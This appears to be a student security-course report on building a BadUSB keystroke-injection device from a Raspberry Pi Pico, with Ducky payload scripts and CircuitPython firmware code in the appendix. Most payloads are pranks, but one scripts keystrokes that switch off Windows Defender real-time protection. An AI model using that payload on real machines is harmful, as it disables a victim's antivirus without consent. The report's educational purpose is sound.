
# How to BadUSB


Aarav Rego; W13A; z5401433; COMP6841

This is an is an exploratory project designed to demonstrate the capabilities and risks of BadUSB devices, particularly those emulating the infamous **'Rubber Ducky'**. The core output of this project is a BadUSB that, when connected to a computer system, performs a series of non-destructive tests to showcase how systems can be susceptible to automated payloads delivered via USB. The secondary output is an informative presentation aimed at educating users about the potential threats posed by these devices.

The BadUSB device is based on a microcontroller that is programmed to act as a Human Interface Device (HID) upon insertion into a USB port. The microcontroller was flashed with firmware that allows it to emulate keyboard input with a series of pre-written scripts, or payloads. The device itself was programmed with payload scripts designed to test system vulnerabilities without causing actual harm. For example, one script checked how a computer would react to automated commands that could potentially download files or execute programs.


Here's a picture of the Raspberry Pi Pico (the micro-controller I used for the the project) and a picture if me just working on Something Awesome





Alongside the BadUSB device, I developed a presentation package aimed at educating users about the risks of unknown USB devices. This included information on what a Rubber Ducky attack is, how to make your own BadUSB, and preventive measures users can take.

Here's a little sneak peak of my presentation



## Results

The project successfully yielded a functional BadUSB device capable of executing non-destructive tests. The primary achievements are:

- A BadUSB tool programmed with various test scripts.
- Successful disablement of real time protection to prove the concept.
- An informative presentation educating about BadUSB risks.

## What I did

Throughout the project, my activities were broadly categorized into research, development, testing, and education:

- Research: Conducted extensive research on BadUSB technology, existing payload scripts, and potential non-destructive applications.
- Development: Programmed the BadUSB with custom scripts, iteratively improving the code to ensure reliability and safety.
- Testing: Systematically tested the BadUSB on multiple systems to ensure the scripts performed as intended without causing harm.
- Education: Developed and refined an educational presentation, practiced delivery, and curated content to ensure clarity and engagement.

Challenges were frequent, ranging from debugging complex scripts to ensuring that all tests were ethical and non-destructive. Time management was critical, with a structured timeline and milestones helping to track progress. Setbacks, such as compatibility issues, were overcome through community forums and iterative testing.

Evidence of my work, including code snippets, test logs, and presentation drafts, can be found in the appendix.

## How I was challenged

The project was as much a technical challenge as it was a lesson in security and education. Learning the nuances of payload scripting was complex, and ensuring that my actions remained ethical required constant vigilance. Facing the dual challenge of creating a potent demonstrative tool while safeguarding against misuse taught me the importance of responsible innovation.The technical complexity of creating harmless yet functional payloads was significant. I had to learn about various system architectures and scripting intricacies. Facing and overcoming these problems, I honed my problem-solving skills and gained a deeper understanding of USB security. Reflecting on the project, I learned the value of clear communication, especially when discussing technical risks with a non-technical audience. If I were to do this project again, I would spend more time on user education, emphasizing the defensive measures against such attacks.

# Appendix

The Appendix is mostly photos of my payload scripts, code and just me working on the presentation

**P.S: While running the payloads, make sure to get rid of the trailing '-ziD' for the ducky code to read the payload scripts properly**

Payload-z5401433.dd

Users > aaravrego > Desktop > Payload-z5401433.dd

```
GUI
DELAY 500
STRING Windows Security
DELAY 500
ENTER
DELAY 500
ENTER
DELAY 500
ENTER
DELAY 500
TAB
TAB
TAB
TAB
ENTER
DELAY 500
SPACE
DELAY 1000
SHIFT TAB
ENTER
```

Payload1-z5401433.dd

Users > aaravrego > Desktop > Payload1-z5401433.dd

```
DELAY 3000
GUI r
DELAY 200
STRING https://www.youtube.com/watch?v=dQw4w9WgXcQ
ENTER
DELAY 3000
STRING f
```

Payload2-z5401433.dd

Users > aaravrego > Desktop > Payload2-z5401433.dd

```
GUI r
STRING Notepad
ENTER
DELAY 250
STRING Hello World!
```

```
duckyCommands = {
    'WINDOWS': Keycode.WINDOWS, 'GUI': Keycode.GUI,
    'APP': Keycode.APPLICATION, 'MENU': Keycode.APPLICATION, 'SHIFT': Keycode.SHIFT,
    'ALT': Keycode.ALT, 'CONTROL': Keycode.CONTROL, 'CTRL': Keycode.CONTROL,
    'DOWNARROW': Keycode.DOWN_ARROW, 'DOWN': Keycode.DOWN_ARROW, 'LEFTARROW': Keycode.LEFT_ARROW,
    'LEFT': Keycode.LEFT_ARROW, 'RIGHTARROW': Keycode.RIGHT_ARROW, 'RIGHT': Keycode.RIGHT_ARROW,
    'UPARROW': Keycode.UP_ARROW, 'UP': Keycode.UP_ARROW, 'BREAK': Keycode.PAUSE,
    'PAUSE': Keycode.PAUSE, 'CAPSLOCK': Keycode.CAPS_LOCK, 'DELETE': Keycode.DELETE,
    'END': Keycode.END, 'ESC': Keycode.ESCAPE, 'ESCAPE': Keycode.ESCAPE, 'HOME': Keycode.HOME,
    'INSERT': Keycode.INSERT, 'NUMLOCK': Keycode.KEYPAD_NUMLOCK, 'PAGEUP': Keycode.PAGE_UP,
    'PAGEDOWN': Keycode.PAGE_DOWN, 'PRINTSCREEN': Keycode.PRINT_SCREEN, 'ENTER': Keycode.ENTER,
    'SCROLLLOCK': Keycode.SCROLL_LOCK, 'SPACE': Keycode.SPACE, 'TAB': Keycode.TAB,
    'BACKSPACE': Keycode.BACKSPACE,
    'A': Keycode.A, 'B': Keycode.B, 'C': Keycode.C, 'D': Keycode.D, 'E': Keycode.E,
    'F': Keycode.F, 'G': Keycode.G, 'H': Keycode.H, 'I': Keycode.I, 'J': Keycode.J,
    'K': Keycode.K, 'L': Keycode.L, 'M': Keycode.M, 'N': Keycode.N, 'O': Keycode.O,
    'P': Keycode.P, 'Q': Keycode.Q, 'R': Keycode.R, 'S': Keycode.S, 'T': Keycode.T,
    'U': Keycode.U, 'V': Keycode.V, 'W': Keycode.W, 'X': Keycode.X, 'Y': Keycode.Y,
    'Z': Keycode.Z, 'F1': Keycode.F1, 'F2': Keycode.F2, 'F3': Keycode.F3,
    'F4': Keycode.F4, 'F5': Keycode.F5, 'F6': Keycode.F6, 'F7': Keycode.F7,
    'F8': Keycode.F8, 'F9': Keycode.F9, 'F10': Keycode.F10, 'F11': Keycode.F11,
    'F12': Keycode.F12,

}
```

```python
def selectPayload():
    payload = "payload.dd"

    payload1Pin = digitalio.DigitalInOut(GP4)
    payload1Pin.switch_to_input(pull=digitalio.Pull.UP)
    payload1State = not payload1Pin.value
    payload2Pin = digitalio.DigitalInOut(GP5)
    payload2Pin.switch_to_input(pull=digitalio.Pull.UP)
    payload2State = not payload2Pin.value
    payload3Pin = digitalio.DigitalInOut(GP10)
    payload3Pin.switch_to_input(pull=digitalio.Pull.UP)
    payload3State = not payload3Pin.value
    payload4Pin = digitalio.DigitalInOut(GP11)
    payload4Pin.switch_to_input(pull=digitalio.Pull.UP)
    payload4State = not payload4Pin.value


    if(payload1State == True):
        payload = "payload.dd"

    elif(payload2State == True):
        payload = "payload2.dd"

    elif(payload3State == True):
        payload = "payload3.dd"

    elif(payload4State == True):
        payload = "payload4.dd"

    else:
        payload = "payload.dd"

    return payload
```

## Step 3: Creating a Rickroll Payload


### 3.1 Creating a Payload

Here is the first example payload you can copy and paste.

This script will open up the infamous 'Never Gonna Give You Up' by Rick Astley on your victim's computer, and is a nice harmless way to show off your creation. Copy the relevant payload onto your ducky!

```
DELAY 3000
GUI r
DELAY 200
STRING https://www.youtube.com/watch?v=dQw4w9WgXcQ
ENTER
DELAY 3000
STRING f
```

```
DELAY 3000
GUI SPACE
DELAY 200
STRING https://www.youtube.com/watch?v=dQw4w9WgXcQ
ENTER
DELAY 3000
STRING f
```

You may notice that the above payloads are very similar, with only a change for the key used to bring up the relevant run dialog.